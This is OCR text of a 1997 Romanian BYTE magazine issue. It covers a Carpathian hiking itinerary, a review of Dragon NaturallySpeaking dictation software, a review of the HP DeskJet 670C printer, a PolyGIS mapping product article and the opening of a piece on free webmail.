Located at the edge of the Eastern Carpathians, the Rodnei Mountains are part of the Northern group of these mountains known as the Maramures and Bucovina Carpathians.

TOUR VB 09

Day 1 : Arrival at Bucharest. Transfer to Hotel Capitol (**).

Day 2 : Bucharest - Vatra Dornei - Romuli Village by coach. Accomodation in tents.

Day 3 : Romuli Village - Zavoaiele Borcutului Cabin - Podu Batrinei (Old Lady's Bridge). Accomodation in tents.

Day 4 : Podu Batrinei - Buhaescu Mare Peak - Pietrosu (Rocky Mountain) (3h) - Rebra Saddle. Accomodation in tents.

Day 5 : Rebra Saddle - Gargalau Saddle - Ineut Peak - Doamna Rotunda (The Round Lady). Accomodation in tents.

Day 6 : Doamna Rotunda - Omu Peak - Omu Saddle. Accomodation in tents.

Day 7 : Omu Saddle - Recele Valley (Cold Valley). Accomodation in tents.

Day 8 : Recele Valley - Vatra Dornei. Accomodation at Hotel Bradul - Calimani (**).


Day 9 : Vatra Dornei - Iasi by coach, visiting painted monasteries on the way. Accomodation at Hotel Traian (**).

Day 10 : Iasi - Bucharest. Accomodation at Hotel Capitol (**).

Peisaje româneşti

http://www.lbi.ro/~lucianf/geog/

Sub îndrumarea doamnei profesor Eugenia Hila, Lucian Frăţilă şi Radu Dărvăreanu, de la Liceul de Informatică Bucureşti, ne oferă o pagină interesantă pe tema „Rezervaţii naturale şi animale protejate în România". Pagina consemnează pe harta României cele mai importante rezervaţii şi parcuri naţionale: Peştera Urşilor, Parcul Naţional Retezat, rezervaţia de zimbri din Pădurea Silvuţ, rezervaţiile din Munţii Bucegi, Lacul Roşu, Cheile Bicazului, rezervaţia geologică Vulcanii Noroioşi, precum şi alte rezervaţii forestiere, botanice, zoologice, geologice-geomorfologice, paleontologice şi speologice. De asemenea, pagina prezintă şi informaţii despre animalele protejate prin lege de către statul român.



Pestera Ursilor

Rezervatie speologica cu o lungime de peste 1,5 kilometri, Pestera Ursilor a fost descoperita in anul 1975 intr-o fosta cariera de marmura din satul Chiscau, comuna Pietroasa

Şi acum încotro ?

Dacă aţi avut răbdarea şi timpul necesar să vizitaţi aceste pagini, probabil că acum vă este mai uşor să alegeţi. Dacă însă vă aflaţi în aceeaşi stare de indecizie ca la început, atunci fie nu v-am îndrumat spre locuri care să vă stârnească interesul, fie, dimpotrivă, acestea sunt atât de atrăgătoare încât cu mare greutate puteţi să faceţi o alegere. Oricum, decizia finală vă aparţine. Nu-mi mai rămâne decât să urez, tuturor celor care încă nu şi-au epuizat-o, vacanţă plăcută.

Mircea Sabău este redactor la revista BYTE România. Poate fi contactat la adresa: **msabau@agora.ro.**

Chiar dacă soția nu vă înțelege, cel puțin acum computerul o face. De Steve Gillmor

O aplicație care înțelege

Până nu demult, produsele de recunoaștere a vorbirii pe care ni le puteam permite impuneau realizarea unui act destul de nefiresc. Astfel/trebuia/să/inserați/o/pauză/scurtă/însă/distinctă/între/fiecare/cuvânt/pe/care/îl/spuneați. Această tehnică este numită discrete-speech input.


Însă noul produs NaturallySpeaking de la Dragon Systems, permite utilizatorilor să vorbească normal, dictând un text pronunțat corect cu mai mult de 100 de cuvinte pe minut. Produsul este livrat cu un vocabular activ cu mai mult de 30.000 de cuvinte, și cu un vocabular general cu mai mult de 230.000 de cuvinte. Ca și accesorii sunt furnizate un set de căști cu microfon de înaltă fidelitate care oferă funcții de eliminare a zgomotului. În timpul instalării, un program asistent ajustează automat nivelul de intrare al semnalului audio pentru placa de sunet, după care vă prezintă sesiunea de antrenament, în care, pentru aproximativ 20 de minute, citiți unul din numeroasele pasaje de carte prezentate.

TECH FOCUS

Sunet și simțire

NaturallySpeaking convertește semnalul de intrare voce în impulsuri digitale neutre, eliminând cerința de-a separa fișierele pe criterii legate de sex masculin sau feminin. Un proces batch compară fonemele pronunțate cu modele predefinite, independente de cel care le pronunță, ajustând subtil durata, ponderea și înălțimea eșantioanelor pentru a optimiza potrivirea acustică a accentului și a pronunției.

Fiind oferit un cuvânt, modelul lingvistic îl prevede pe următorul, reducând timpul de căutare necesar pentru o potrivire particulară. Spre exemplu, „domnul" este urmat de cele mai multe ori de un nume. După perechile formate din două cuvinte, întreaga frază sau propoziție este examinată pentru a determina corect cuvântul în context. Pe măsură ce mai multe aplicații devin disponibile, puteți vedea realmente cum programul „își schimbă mintea". După o zi de folosire continuă, NaturallySpeaking permite realizarea unei reușite cu o acuratețe de 95%.



NaturallySpeaking, Personal Edition
$695
Pentium 133 sau mai rapid (de preferință MMX); 32 MB RAM (Windows 95) sau 48 MB (NT); Sound Blaster-compatible sound card; 60 MB of disk space

Dragon Systems, Inc.
Newton, MA

617-965-5200

http://www.dragonsys.com/

Într-o perioadă scurtă de „antrenament", NaturallySpeaking vă învață accentul și pronunția și vă permite adăugarea unui vocabular specializat.

FOTOGRAFIE: LIGHTWORKS PHOTOGRAPHIC © 1997

La nivel ecran, NaturallySpeaking arată mai mult ca și WordPad. Utilitățile sale unice includ cuvinte de antrenament, găsirea de cuvinte noi și editorul vocabularului. Puteți îndesa în el o mulțime de mesaje e-mail, memorii și alte documente. Programul va scana datele voastre, va adăuga cuvintele noi și-și va ajusta propriul vocabular și informațiile legate de pronunțarea cuvintelor.

Versiunea anterioară a programului DragonDictate cerea din partea utilizatorului cel puțin o corectură a erorilor. Cu NaturallySpeaking, puteți folosi pe loc fie comanda „Corect That" fie realiza o editare ulterioară. Pentru a schimba un cuvânt sau o frază, spuneți „Select" urmat de textul pe care-l căutați. Apoi, puteți înlocui selectarea respectivă cu noile cuvinte sau puteți formata textul. În mod curent, „Move to end of line" vă duce la sfârșitul textului pe care l-ați dictat. Dragon planifică însă adăugarea unei comenzi suplimentare „Go Back to Where I Was".

Nu aveți nevoie de un alfabet special „Alpha-Bravo" pentru a silabisi cuvintele și puteți lansa comenzi fără o schimbare a modurilor. Cu Personal Edition, nu puteți dicta în cadrul altor aplicații (de ex. Microsoft Word și Lotus Notes) însă puteți îndeplini sarcini cum ar fi „Copy All to Clipboard", „Switch to previous Screen" și „Paste That".

APRECIERE	
TECHNOLOGIE	★★★★★
IMPLEMENTARE	★★★★★
PERFORMANȚĂ	★★★★★

Acest program necesită însă multă memorie. L-am putut rula împreună cu Notes, Word și Internet Explorer în stații de lucru NT 4.0 pe un Pentium-166MMX deși NaturallySpeaking a avut nevoie de 30 de secunde pentru a se încărca de pe disc.

NaturallySpeaking este o certitudine științifică și nu ficțiune. El reprezintă o realizare revoluționară care oferă mai mult decât m-am așteptat. ■

Steve Gilmor este consultant la Southern Digital, Inc. (Chrleston, SC). Poate fi contactat la **sgilmor@aol.com.**

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

★★★★★ Excelent ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab

Momentul culorilor la domiciliu a sosit. Furnizori de vârf ca Hewlett-Packard, Epson, Lexmark şi Canon au ieşit pe piaţă cu produse sub 200$

De Mircea Sabău

Seria HP DeskJet 670C

Unul din liderii mondiali de pe piaţa imprimantelor, Hewlett-Packard (http://www.hp.com), cu seria de imprimante color Deskjet 670C, lansată la sfârşitul lunii aprilie în Salo Alto, California, ţinteşte înlocuirea vechilor imprimante din seria DeskJet 400, prin vitezele sporite şi calitatea superbă de tipărire, multiplele opţiuni de manipulare a hârtiei şi, nu în ultimul rând, prin preţul acestora, care, în SUA, se situează sub 200$.

Noua imprimantă HP DeskJet 670C reprezintă o referinţă pentru firma Hewlett-Packard în privinţa raportului performanţă/preţ. Deoarece aceste imprimante sunt ideale pentru clienţii sensibili la preţ, cum sunt studenţii, elevii şi alţi amatori de culoare la domiciliu, firma Hewlett-Packard reuşeşte să-şi extindă piaţa de desfacere a imprimantelor.

Printing & Imaging

Printers

The HP DeskJet 670C Printer

Product Summary / Features / Specifications / Ordering Information

Product Summary

An incredible printer at an incredible price.

Give all your important documents the high impact and visual appeal of color with the HP DeskJet 670C printer. The HP DeskJet 670C comes with two cartridges - one for crisp black printing and one for spectacular color - so you can print in either black or color with-out switching cartridges.

Create business reports, presentations, graphs, newsletters and other

Pagina firmei Hewlett-Packard (http://www.hp.com/).

HP DeskJet 670C

S&T România,

(01)-330.73.00

O tipărire color mai uşoară şi mai diversificată

Configurarea imprimantei cu două cartuşe de cerneală precum şi integrarea tehnologiei HP ColorSmart a înlăturat vechea modalitate de tipărire color, în care utilizatorul trebuia să-şi imagineze care ar fi tonalităţile de culoare pe care trebuie să le folosească în scopul obţinerii unui rezultat bun. Tehnologia ColorSmart ajustează automat setările de culoare pentru text şi grafică, furnizând un rezultat optim. Sistemul RealLife Imaging, incluzând tehnologia de rezoluţie mărită HP, asigură calităţi excelente culorilor precum şi o culoare neagră bine definită.

Imprimantele se conectează simplu la calculatorul personal, iar software-ul se instalează uşor, oferind o soluţie completă de tipărire sub Microsoft Windows, inclusiv asistenţă instantanee. Prin culorile şi grafica pline de viaţă, pe care le aşterne în orice document, seria de imprimante DeskJet 670C transformă calculatorul de birou într-o staţie de creativitate.

De asemenea, aceste imprimante oferă utilizatorilor un spectru larg de posibilităţi, începând cu tipărirea invitaţiilor pentru zile de naştere şi calendare personale, până la prezentări şi rapoarte de o calitate profesională. În plus, imprimanta DeskJet 672C se livrează împreună cu PrintPaks Pop-Up Greeting Card Kit II, un program ce permite crearea unor felicitări având în interior mesaje în relief.

Calitatea tipăririi este excelentă şi se poate realiza pe o gamă largă de suporturi de tipărire: hârtie plană, cărţi poştale, plicuri, etichete, filme transparente, coli de dimensiuni nestandard (vezi tabelul „Specificaţii").

Aceste imprimante sunt echipate cu un singur alimentator, atât pentru colile de hârtie cât şi pentru plicuri. Acesta permite tipărirea plicurilor fără să fie necesară îndepărtarea colilor de hârtie din rezervor. Capacitatea alimentatorului este de 100 de coli de hârtie, 50 filme transparente, 20 de plicuri sau 30 de cărţi poştale.


Sistemul RealLife Imaging

Sistemul RealLife Imaging al firmei HP integrează mai multe elemente tehnologice în scopul obţinerii unei calităţi de excepţie, pe o gamă largă de suporturi de tipărire.

ColorSmart este o tehnologie de interpretare automată a culorilor care vine în sprijinul tipăririi color, simplificând-o. Această tehnologie analizează tipul datelor trimise la imprimantă, etichetează fiecare element în parte (text, grafică, fotografie) şi îi aplică fiecăruia tipul corect al hărţii de culoare. Astfel, rezultatul este unul superb, chiar dacă aceste elemente apar combinate pe aceeaşi pagină.

Tehnologia de rezoluţie mărită scanează imaginea şi adaugă sau şterge anumite puncte pentru o mai mare claritate, deoarece calitatea punctelor este mult mai importantă decât cantitatea acestora.

Un alt aspect important este independenţa faţă de suportul de tipărire. Cerneala neagră bazată pe pigmenţi creează contururi bine definite, datorită faptului că pigmenţii nu sunt absorbiţi de hârtie. Cerneala color este rezistentă la degradări, fiind special preparată pentru a împiedica fenomenul de pierdere a intensităţii culorilor în timp şi a mări strălucirea acestora.



Viteză şi performanţă

Din această clasă de imprimante, seria DeskJet 670C este probabil cea mai rapidă. Imprimanta scoate 4 pagini pe minut, la tipărirea alb/negru şi 1.5 pagini pe minut, la tipărirea color. De asemenea, imprimanta atinge o rezoluţie maximă de 600 x 600 puncte pe inch, aceasta fiind destinată tipăririi profesionale a textelor alb/negru şi 600 x 300 puncte pe inch în cazul tipăririi imaginilor color (vezi tabelul „Specificaţii").

Informaţii suplimentare despre această serie de imprimante le puteţi obţine de la firma S&T România SRL (tel.01-330.72.17), care ne-a pus la dispoziţie pentru testare această imprimantă, de la furnizorii Hewlett-Packard din România sau puteţi vizita site-ul firmei HP (http://www.hp.com). ■


Mircea Sabău este redactor la BYTE. Poate fi contactat prin e-mail la adresa: **msabau@agora.ro.**

Specificaţii

Tehnologia de tipărire	Termică, cu jet de cerneală, pe suport plan
Viteze de tipărire alb/negru	Sub MS-Windows • modul economic rapid: 4 pagini / minut • modul normal: 2.5 pagini / minut • modul cu cea mai bună calitate: 1 pagină / minut Sub MS-DOS • modul economic rapid: 27- cps la 10 cpi • modul normal: 134 cps la 10 cpi
Viteze de tipărire color	Sub MS-Windows • modul economic rapid: 1.5 pagini / minut • modul normal: 0.75 pagini / minut • modul cu cea mai bună calitate: 0.3 pagini pe minut
Rezoluţia alb/negru	Sub MS-Windows (text şi grafică) şi MS-DOS (text) • modul economic rapid: 300 x 300 dpi • modul normal: 600 x 300 dpi • modul cu cea mai bună calitate: 600 x 600 dpi
Rezoluţia color	300 x 300 dpi pe hârtie plană şi Premium; 600 x 300 dpi alb/negru şi color pe film transparent şi hârtie lucioasă; MS-DOS (grafic): 75, 150, 300 dpi
Compatibilitate software	Microsoft Windows 3.1x şi Windows 95 precum şi cu o mare varietate de programe MS-DOS
Cerinţe minime de sistem	Sub MS-DOS: MS-DOS 3.3, UCP 80286; Sub Windows 3.1x: UCP 80386, 4MB RAM; Sub Windows 95: UCP 80486, 8MB RAM
Fiabilitate	MTBF de 20.000 de ore
Seturi de caractere interne	Courier, CG Times, Letter Gothic, Univers
Dimensiuni ale suportului de tipărire	Hârtie: U.S. Letter 8.5x11 inch, U.S. Legal 8.5x14 inch, Executive 7.25x10.5 inch, la alegere: lăţimea între 5.0-8.5 inch, lungimea între 5.83-14 inch, HP lucioasă Premium 8.5x11 inch, HP Premium Inkjet 8.5x11 inch. Plicuri: U.S. 4.12x9.5 inch Cărţi poştale: 4x6 inch, 5x8 inch Film transparent: U.S. HP Premium 8.5x11 inch
Interfaţă de I/O	Paralelă Centronics, compatibilă IEEE 1284, 1824-B
Memoria imprimantei	512KB memorie internă, buffer de recepţie de 32KB
Greutate	5.3Kg
Putere consumată	maximum 4.5 W când nu tipăreşte, maximum 12 W când tipăreşte
Alimentare	De la: 100, 120, 127, 220, 230 sau 240 V tensiune alternativă (50/60Hz)

Un sistem informatic de asistență geografică și cadastrală pentru PC sub Windows.
De Daniel Moldovan

PolyGIS



PolyGIS

Corobin Holding,
b-dul Griviței 40
2200 - Brașov

telefon:
0040-68-420881
fax:
0040-68-422916

PolyGIS reprezintă un instrument accesibil, eficient și complet, dedicat activității primăriilor, prefecturilor, regiilor autonome precum și întreprinderilor. Posibilitatea facilă de construire a hărților specifice prin scanare, digitizare sau fotometrie, colaborat cu un nivel tehnologic foarte înalt, fac din PolyGIS un produs capabil să acopere toate solicitările din domeniu. Astfel, capacitatea specifică de importare din alte programe, de utilizare a bazelor de date create sub alte medii de programare dovedesc marea disponibilitate a sistemului. Legăturile sale cuprind sisteme precum ARC-INFO și MaphInfo, datele construite în aceste programe fiind accesibile și în PolyGIS.

Construit după o tehnologie modulară, sistemul prezintă mai multe module specializate în gestiunea rețelelor de apă, gaz, termice, electrice, a cadastrului, toate acestea putând funcționa atât independent cât și colaborat, generând o bază de date cuprinzătoare.

Situația noii versiuni

Primele stadii de evoluție ale PolyGIS-ului au avut loc în fosta R.D.G. Ele au început în anul 1988 prin colaborarea dintre centrul CAD/CAM al combinatului „Polygraph“ (unul din primele 6 mari combinate ale R.D.G.), Universitatea Martin - Luther din Halle/Salle, secțiunea cartografie/geodezie și Facultatea Tehnică din Leipzig. Atunci a luat ființă sub îndrumarea tehnică a Universității din Halle (prof. Leykauf) și cea tehnologică a centrului CAD/CAM (dr. Herden) o versiune premergătoare - PolyKart - sub MS-DOS.

Prin schimbările care au survenit în 1989 a fost posibilă punerea bazei centrului CAD/CAM. Firma IAC a preluat toate activitățile produselor CAD/CAM și GIS la 1.3.1990.

Din 1991, IAC a pus în funcțiune linia GIS sub numele de PolyGIS ca urmare a reducerii majorității firmelor de construcții de mașini. Clienții au fost administrațiile publice, autoritățile de stat și birourile de planificare nou înființate. La începutul lui 1992 s-a luat o decizie îndrăzneață pentru acel moment și anume realizarea PolyGIS-ului pe noi trepte tehnologice de software sub Windows. Astfel la CeBIT 1993 a fost prezentată prima versiune PolyGIS - Windows. Deja în octombrie 1993 versiunea MS-DOS folosită ani de-a rândul a fost înlocuită, ca o dovadă a calității versiunii Windows. Cu această versiune Windows s-a ajuns la circa 200 de utilizatori cu până la 10 licențe. În Sachsen s-a realizat reforma centrală a suprafețelor cu PolyGIS iar astăzi modificările se mai fac încă cu documentația PolyGIS.


Deoarece PolyGIS a fost unul din primii ofertanți de GIS sub Windows, a obținut poziția DDE. Ca urmare a acestui fapt, mulți din producătorii de software au integrat PolyGIS-ul produselor lor. În acest fel PolyGIS a devenit o piatră de temelie pentru mulți producători de software. În prezent există circa 8 ofertanți de soluții, fiecare alăturând PolyGIS numelui lor. Din 1.1.1997 s-a ajuns la concluzia de a folosi PolyGIS ca nume unitar. Până atunci PolyGIS-ul a fost vândut sub următoarele nume: ArchiGIS, AgroGIS, adKOMM-GIS, Atlas-Cartografie, Atlas-Comunal, Atlas-Regional.

Dezvoltarea continuă

În urma disponibilității mediului de lucru Windows pe 32 de biți, la sfârșitul lui 1995 s-a pus problema de a intra într-o etapă tehnologică superioară.

A fost studiată evoluția pe baza dezvoltării bazelor vechilor concepte astfel încât după 6 ani de experiență, în iunie 1996 a fost lansată prima probă. Rezultatul a fost ca în 1992: un design total nou, versiunea veche fiind repede uitată în favoarea celei noi. Viteza de lucru a hărții de tip Raster, care deja era o parte puternică a PolyGIS-ului s-a îmbunătățit enorm. În plus viteza de corectare a crescut de la 10 la 50. Aceasta nu s-ar fi putut realiza după vechile concepte cu o tehnologie de 16 biți.

Bineînțeles că PolyGIS-ul permite lucrul


Reţele apă/canalizare, electrice, gaz, termice.
Utilizare comunală
Asanarea hărţilor, cartografierea geologică şi hidrogeologică, prelucrarea datelor etc.
Birouri de inginerie
PolyGIS
Prelucrare comunală
Sistem informatic de prelucrare cadastrală, planificarea suprafeţelor pentru construcţii, planul construcţiilor, descrierea căilor de acces, descrierea reţelelor rutiere, planul de utilizare.
Agricultură
Catografierea suprafeţelor agricole, prelucrarea datelor referitoare la suprafeţe, planificarea culturilor.
Utilizare judeţeană
Sistem de informaţii a mediului încojurător, cartografiere biologică, planul cadru al teritoriului, semne speciale cadastrale.

PolyGIS-un GIS care poate rezolva toate problemele dumneavoastră.

în reţea fiind o întrebuinţare a tehnologiei Client-Server. Alte laturi puternice ale produsului includ uşurinţa de lucru, programarea internă, lista de lucru DDE.

Sistemul a fost introdus şi în oraşele mari din Germania, în prezent existând circa 250 de utilizatori cu până la 15 sisteme. La ultima întâlnire a partenerilor PolyGIS au participat 18 firme - ca parteneri de software şi de desfacere - de pe tot teritoriul Germaniei.

Harta din computer

În zilele de astăzi, documentaţia digitală a devenit ceva de neînlocuit. Documentaţia digitală a textelor pe un PC este ceva foarte normal, de aici făcând parte şi actualizarea de tabele şi funcţionarea băncilor de date. Însă pentru planificarea şi prelucrarea hărţii aceasta nu este de ajuns. Există însă tehnica moderna de date care are o multitudine de posibilităţi de aplicare. Testarea utilităţii sistemului PolyGIS merită a fi realizată mai ales în cazul începerii unui nou proiect. Dacă datele sunt introduse de la început într-un sistem PolyGIS, nu vor mai exista probleme la întrebările care apar pe parcurs (scara, secţiunea de hartă şi multe altele). Deciziile referitoare la distanţe, suprafeţe, unghiuri s.a.m.d se face cu ajutorul mouse-ului. PolyGIS face legătura între obiectele geo şi documente, tabele, imagini, secvenţe video şi altele. Înainte de toate, PolyGIS-ul caută şi găseşte toate datele ce au fost introduse anterior.

Deosebirea dintre PolyGIS şi prelucrarea „normală" a textului este depozitarea datelor. Dacă de exemplu se caută cuvântul „Agora" atunci se va afişa că acest cuvânt se găseşte la pagina x, în coloana y, pe poziţia z. Se va căuta în administrarea hărţii „Agora" şi după câteva momente va apare unde se găseşte în hartă această firmă. O deosebire mică dar importantă. Deoarece computerul dispune pe lângă facilităţi de prelucrare a textului şi de actualizare a tabelelor şi de facilităţi de administrare a hărţii, coşmarurile au un sfârşit deoarece se întâmplă ca după o muncă de săptămâni de zile la o hartă, aceasta să fie distrusă datorită unui copiator defect.

Modalităţi de folosire

Urmează acum câteva exemple unde este folositor PolyGIS-ul ca mod de lucru digital: situarea la cel mai înalt potenţial de prelucrare a activităţii comunale şi regionale de planificare şi administrare a terenului, ca de exemplu planificarea utilităţii suprafeţelor, planificarea conductelor, a construcţiilor, a cadastrului, intenţia de a face un plan şi de-al face efectiv accesibil, stabilirea valorii unei hărţi sau hărţi pentru documentaţia legendei şi a părţilor componente. Înainte de toate, aici se găsesc documentele care sunt baza pentru stabilirea impozitelor şi contribuţiilor.

PolyGIS-ul modern poate fi folosit şi în alte domenii ca turism, întemeierea întreprinderilor, planificarea locuinţelor sau a traficului.

Din punct de vedere al conţinutului, concepţiile (ideile) şi realizarea lor se realizează la fel ca şi pe hârtie. Fireşte că şi modificările care survin în documentaţii se fac digital, ceea ce le face să fie foarte productive.

Prin legarea coordonatelor şi prin modalitatea care o oferă PolyGIS-ul, de-a avea libertatea în întocmirea secţiunii hărţii şi a unităţilor de măsură, pot fi legate mai multe hărţi între ele. Digital, hărţile se pot suprapune fără probleme. Aşa numita „transparenţă" cu unităţi de măsură diferite nu se poate realiza niciodată pe hârtie.

În prezent, documentarea digitală este mult mai uşor de realizat. Se pot forma diferite variante care se prelucrează într-un mod cât mai optic, se imprimă pe hârtie, se pot face mai multe exemplare, se memorează poziţiile intermediare, este realizată o transmitere ISDN s.a.m.d.

PolyGIS - APA

În secţiunea de lucru cadastru-reţea de apă potabilă, se cuprind, se documentează şi se administrează toate informaţiile privind reţeaua de alimentare cu apă potabilă, pornind de la punctul de preparare, fântâni şi uzină de apă, prin reţeaua de aducţiune până la beneficiar, conectarea la acesta, administrarea şi funcţionarea. Datele actuale privind starea şi poziţionarea reţelei de alimentare sunt vizualizate rapid şi pot fi valorificate confortabil. Analiza, proiectarea şi funcţionarea ca şi multiplele posibilităţi privind proiectele tehnice cu imprimare pe plotter a planurilor existente şi modificabile sunt la îndemâna utilizatorului.

Pentru administrarea reţelelor de date, PolyGIS foloseşte banca de date AquaCAD care cuprinde: uzinele de preparare a apei potabile (fântâni, uzina de pompare, turnul de apă, rezervorul de stocare, uzina de preparare, punctul de distribuţie), reţeaua (logistica reţelei), armături (robineţi repartitori, hidranţi, instalaţii de măsurare), legături (racord casă, ramificaţii în case, alimentări magazine, instalaţii deschise).

PolyGIS - CANALIZARE

La fel ca în cazul secţiunii de apă potabilă, PolyGIS oferă şi o administrare a sistemelor de canalizare pentru apă uzată şi sisteme de amestec, o administrare a rapoartelor în şi contra direcţiei de scurgere. Este permisă de asemenea administrarea tabloului defecţiunilor şi a rapoartelor de cercetare a reţelei, realizarea sistemelor specifice cu desene CAD, generarea automată a planului de situaţie, funcţii complete de imprimare, limitarea rapidă a datelor prin filtrare, structuri de vizualizare şi de meniu definite la alegere. Pentru prelucrarea datelor existente sau realizarea unor părţi noi de program este permisă definirea la alegere şi realizarea complet automată a planurilor de situaţie sau a hărţilor tematice (stare hidraulică, anul de fabricaţie, profil etc.), găsirea automată din banca de date a puţurilor şi rezervelor alese pe harta topografică. ■

Daniel Moldovan este redactor la BYTE România. Poate fi contactat la **dmoldovan@agora.ro.**

Cutia poştală accesibilă de oriunde.
De Darvas Zoltán.

Cutie poştală gratuită


Cei care utilizează e-mail pentru corespondenţă ştiu că uneori simt nevoia să acceseze cutia poştală dintr-o altă localitate. Acest lucru era imposibil până nu demult, majoritatea utilizatorilor neavând drepturile de acces necesare la serverul de poştă electronică de la ISP care le-a oferit serviciul. Situaţia se schimbă acum, pentru că încep să apară servicii de adrese e-mail gratuite şi chiar cutii poştale gratuite, accesibile cu parolă, dintr-un navigator Web.

